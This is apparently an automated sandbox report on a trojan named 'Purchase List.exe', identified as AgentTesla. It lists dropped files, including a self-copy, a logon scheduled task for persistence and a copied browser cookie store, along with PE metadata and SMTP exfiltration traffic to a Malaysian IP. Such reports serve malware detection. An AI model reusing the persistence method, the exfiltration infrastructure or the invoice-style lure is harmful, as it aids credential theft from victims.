http://www.founder.com.cn/cnsha	Purchase List.exe, 00000000.00000003.636133849.0000000005681000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/r	Purchase List.exe, 00000000.00000003.637595571.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	Purchase List.exe, 00000000.00000003.637415865.000000000567C000.00000004.00000001.sdmp, Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp, Purchase List.exe, 00000000.00000003.637595571.000000000567C000.00000004.00000001.sdmp, Purchase List.exe, 00000000.00000003.637686010.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.como	Purchase List.exe, 00000000.00000003.648626317.000000000567A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/j	Purchase List.exe, 00000000.00000003.637415865.000000000567C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://vHuoap.com	Purchase List.exe, 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://OflDl889FuVaHuAjQFuC.com	Purchase List.exe, 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.6.196.156	unknown	Malaysia		46015	EXABYTES-AS-APExaBytesNetworkSdnBhdMY	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358181
Start date:	25.02.2021
Start time:	07:32:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase List.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@4/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.2%) • Quality average: 39% • Quality standard deviation: 32.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 52.113.196.254, 168.61.161.212, 13.88.21.125, 104.43.193.48, 51.104.146.109, 52.155.217.156, 20.54.26.129, 93.184.221.240, 51.104.144.132, 92.122.213.247, 92.122.213.194, 51.11.168.160 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, teams-9999.teams-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, teams-ring.teams-9999.teams-msedge.net, teams-ring.msedge.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:33:10	API Interceptor	735x Sleep call for process: Purchase List.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.6.196.156	http://https://www.webveiviseren.no/statistikk/usage/	Get hash	malicious	Browse	• aunlianplastic.com/site_light/usage/owa/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EXABYTES-AS-APExaBytesNetworkSdnBhdMY	RFQ- 978002410.exe	Get hash	malicious	Browse	• 103.6.196.138
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 103.6.198.29
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 103.6.198.29
	bank TT slip.exe	Get hash	malicious	Browse	• 103.6.198.37
	Request Quotation.exe	Get hash	malicious	Browse	• 103.6.198.37
	bank details.exe	Get hash	malicious	Browse	• 103.6.198.37
	Statement Of Account.exe	Get hash	malicious	Browse	• 103.6.196.175
	3-321-68661.xls	Get hash	malicious	Browse	• 103.6.196.88
	Detailed 079.xls	Get hash	malicious	Browse	• 110.4.45.32
	Invoice_#_76493.xls	Get hash	malicious	Browse	• 110.4.45.32
	Notification #591501.xls	Get hash	malicious	Browse	• 110.4.45.32
	Notification #591501.xls	Get hash	malicious	Browse	• 110.4.45.32
	Notification #591501.xls	Get hash	malicious	Browse	• 110.4.45.32
	Report 290.xls	Get hash	malicious	Browse	• 110.4.45.32
	Report 290.xls	Get hash	malicious	Browse	• 110.4.45.32
	Report 290.xls	Get hash	malicious	Browse	• 110.4.45.32
	Fax 740.xls	Get hash	malicious	Browse	• 110.4.45.32
	iZT2CEFqiVFCf9W.exe	Get hash	malicious	Browse	• 103.6.198.43
	FFWMQQSH.EXE	Get hash	malicious	Browse	• 103.6.198.43
	P9y3OrGfVybC2as.exe	Get hash	malicious	Browse	• 103.6.198.43

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase List.exe.log

Process:	C:\Users\user\Desktop\Purchase List.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase List.exe.log	
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E940E4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp	
Process:	C:\Users\user\Desktop\Purchase List.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.180117776656713
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGZtn:cbhK79lNQR/rydbz9I3YODOLNdq3Q
MD5:	D85489FF231A997DFA13E549D45EC19F
SHA1:	370FC3C921601591CD67907B39E4ABB09E8CFEB5
SHA-256:	9C65D7295876A02F4609B0C445BE646044519E6CA3485BDCD841AF2F1ADBFDF9
SHA-512:	EBAD99D0283224CDBBFDB2AD79121A563BD14094819BFC52D0DE5BDD63192DCF0F373D43B927FB7CE7DAAA1B3C0963ACFFC8186B9710FBC3DE2EAE1AC583C53B
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\fjbxiXhL.exe	
Process:	C:\Users\user\Desktop\Purchase List.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	700928
Entropy (8bit):	7.121357654386335
Encrypted:	false
SSDEEP:	12288:yWdUDk2ovjaB8ElhsrlSDouoS1o7xY0n5m0VrfGFpeZlvX5v:ytMjaRh4eT1gW0n5HSFgZF5
MD5:	E4CF61F665F6162275D903AE9704AB4B
SHA1:	FAE35B4255E8D21822800C06B6BEBC467730E422
SHA-256:	902E08A184D5A096905397464B5ADD020E541AF01A856E33935763CEB42F1205
SHA-512:	150179452260CD2C946D312755B20584295645763D4E03152143FD74D55201F8ECB5C1082129B560BCD2A95ADA411309A7BCF3DB5FD761FC3CF19B3DAE1AC3B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 34%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!.6`.....P.....8... .....@.. .....@.....7..W....@..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relocB..B.....8.....H.....T...p].....<.....0..#.....+.&...(....(.....(.....o....*.....0.....+.&..8.....8.....+/..`a.+...Ua...bXE.....X....^(....+..<....+.....&...+...ZYE.....&...5...=...L...f...n.....\(....+.8~.....>.8u.....&.;.8g.....(.....:.8X.....8P.....(.....=.8A.....(....+.(....8+.....8'.....8.....(....+..8.....8.....?.8....*....0.....+.&...+...]a.+...Za8.....dY+Z.?.+..c(.

C:\Users\user\AppData\Roaming\fjbxiXhL.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Purchase List.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64

C:\Users\user\AppData\Roaming\fjbxiXhL.exe:Zone.Identifier	
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Purchase List.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.121357654386335
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Purchase List.exe
File size:	700928
MD5:	e4cf61f665f6162275d903ae9704ab4b
SHA1:	fae35b4255e8d21822800c06b6bebc467730e422
SHA256:	902e08a184d5a096905397464b5add020e541af01a856e33935763ceb42f1205
SHA512:	1501794522260cd2c946d312755b20584295645763d4e03152143fd74d55201f8ecb5c1082129b560bcd2a95ada411309a7bcf3db5fd761fc3cf19b3dae1ac3b2
SSDEEP:	12288:yWdUDk2ovjaB8ElhsrlSDouoS1o7xY0n5m0VrfGFpeZlvX5v:ytMjaRh4eT1gW0n5HSFgZF5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!.6`.....P.....8... .....@.. .....@.....

File Icon

Icon Hash:	d086aab2b2aad403

Static PE Info

General	
Entrypoint:	0x48381e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6036D721 [Wed Feb 24 22:45:53 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x837c4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x84000	0x29400	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xae000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x81824	0x81a00	False	0.785465133799	data	7.52724111071	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x84000	0x29400	0x29400	False	0.0758877840909	data	3.80087437706	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xae000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x842b0	0x1280	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x85530	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4283735867, next used block 4283735867		
RT_ICON	0x95d58	0x94a8	data		
RT_ICON	0x9f200	0x5488	data		
RT_ICON	0xa4688	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xa88b0	0x25a8	data		
RT_ICON	0xaae58	0x10a8	data		
RT_ICON	0xabf00	0x988	data		
RT_ICON	0xac888	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xaccf0	0x84	data		
RT_VERSION	0xacd74	0x34c	data		
RT_MANIFEST	0xad0c0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2016 - 2021
Assembly Version	1.0.0.0
InternalName	IApplicationContext.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ASM PS
ProductVersion	1.0.0.0
FileDescription	ASM PS
OriginalFilename	IApplicationContext.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-07:34:55.861941	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49768	587	192.168.2.4	103.6.196.156
02/25/21-07:35:00.293251	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49769	587	192.168.2.4	103.6.196.156

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:34:53.270379066 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:53.509300947 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:53.509505987 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:54.442143917 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:54.442610979 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:54.675404072 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:54.676700115 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:54.909465075 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:54.910228014 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.147022009 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:55.147885084 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.378170013 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:55.378607035 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.618199110 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:55.619250059 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.860112906 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:55.860157013 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:55.861941099 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.862325907 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.863228083 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:55.863432884 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:56.101246119 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:56.101950884 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:56.236763954 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:56.290270090 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:57.355307102 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:57.586600065 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:57.586751938 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:57.586864948 CET	49768	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:57.817691088 CET	587	49768	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:58.096968889 CET	49769	587	192.168.2.4	103.6.196.156

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:34:58.324407101 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:58.324543953 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:58.908725023 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:58.909014940 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:59.138565063 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:59.139098883 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:59.368190050 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:59.368830919 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:59.602601051 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:59.603373051 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:34:59.833318949 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:34:59.833936930 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.062716961 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.063035965 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.291469097 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.291493893 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.292912006 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.293251038 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.293416023 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.293572903 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.293778896 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.293947935 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.294087887 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.294219017 CET	49769	587	192.168.2.4	103.6.196.156
Feb 25, 2021 07:35:00.520440102 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.520734072 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.520939112 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.521146059 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:00.561906099 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:01.045952082 CET	587	49769	103.6.196.156	192.168.2.4
Feb 25, 2021 07:35:01.087694883 CET	49769	587	192.168.2.4	103.6.196.156

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:33:00.689344883 CET	65298	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:00.736706018 CET	59123	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:00.738250017 CET	53	65298	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:00.792695045 CET	53	59123	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:02.707417011 CET	54531	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:02.770929098 CET	53	54531	8.8.8.8	192.168.2.4
